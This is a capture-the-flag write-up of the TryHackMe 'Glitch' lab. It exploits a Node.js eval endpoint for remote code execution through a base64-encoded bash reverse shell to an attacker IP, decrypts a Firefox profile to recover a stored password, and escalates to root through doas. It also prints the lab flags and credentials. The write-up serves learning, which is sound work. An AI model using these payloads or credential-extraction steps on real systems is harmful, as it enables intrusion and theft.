TL;DR
In this challenge we first find hidden service and exploit node.js with eval function to get RCE and shell as user.
We then find the password of v0id inside firefox profile located at our home folder.
Lastly we move to root using doas which exists for user v0id
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 80 with nginx http server
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 62 nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: not allowed
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added glitch.thm to my /etc/hosts.
Find hidden service with node eval and get shell as user
I visited the main page, we can see the endpoint /api/access. I went there and saw some base64 token, which can be decoded:
┌──(agonen㉿kali)-[~/thm/Glitch]
└─$ echo -e 'dGhpc19pc19ub3RfcmVhbA==' | base64 -d
this_is_not_real

Then, I put this token inside of the token I have, and revisit the main page.

In the source code of /js/script.js, I found the endpoint /api/items.
Nothing too interesting, I checked for other http methods:

We can see it can excepts POST method.
I fuzzed to find hidden parameter:
┌──(agonen㉿kali)-[~/thm/Glitch]
└─$ ffuf -u 'http://glitch.thm/api/items?FUZZ=bla' -X POST -w /usr/share/SecLists/Discovery/Web-Content/burp-parameter-names.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://glitch.thm/api/items?FUZZ=bla
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/burp-parameter-names.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

cmd                     [Status: 500, Size: 1080, Words: 55, Lines: 11, Duration: 150ms]
:: Progress: [6453/6453] :: Job [1/1] :: 239 req/sec :: Duration: [0:00:24] :: Errors: 0 ::
Okay, let’s try to send something with cmd as url parameter:

It looks like it using eval behind the scenes. Let’s send the payload for command execution, with the penelope payload:
require('child_process').exec('printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzguNTkvNDQ0MyAwPiYxKSAm|base64 -d|bash')
we got our reverse shell as user

The user flag is:
user@ubuntu:~$ cat user.txt
THM{i_don't_know_why}
Find password of user v0id inside firefox profile
We can see the .firefox that contains profile of decrypted sessions from the browsing.

I downloaded the profile and used https://github.com/unode/firefox_decrypt/ to decrypt this:
┌──(agonen㉿kali)-[~/thm/Glitch/firefox_decrypt]
└─$ python3 firefox_decrypt.py b5w4643p.default-release
2026-01-25 22:34:30,777 - WARNING - profile.ini not found in b5w4643p.default-release
2026-01-25 22:34:30,777 - WARNING - Continuing and assuming 'b5w4643p.default-release' is a profile location

Website:   https://glitch.thm
Username: 'v0id'
Password: 'love_the_void'

Okay, we have the credentials:
v0id:love_the_void
we can move to user v0id using su with his password

Privilege Escalation to Root using doas enabled to user v0id
I executed linpeas and found that user v0id can run commands as root using doas:

Let’s test this:
v0id@ubuntu:~$ doas id
Password:  # love_the_void
uid=0(root) gid=0(root) groups=0(root)
Now, we can spawn root shell

and grab the root flag:
root@ubuntu:~# cat root.txt
THM{diamonds_break_our_aching_minds}